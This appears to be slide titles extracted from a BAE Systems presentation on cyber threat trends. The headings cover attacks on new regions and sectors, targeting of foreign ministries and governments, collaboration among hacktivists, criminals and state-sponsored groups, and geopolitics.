BAE SYSTEMS

Summary

New geographies and sectors falling victim to attacks

Targeting of MOFAs and government organisations

Hacktivist, Criminals and State-sponsored APT collaboration

State-sponsored targeting of Commercial and Financial sector

Geopolitics

Cyber Space

BAE SYSTEMS

BAE SYSTEMS

Thank You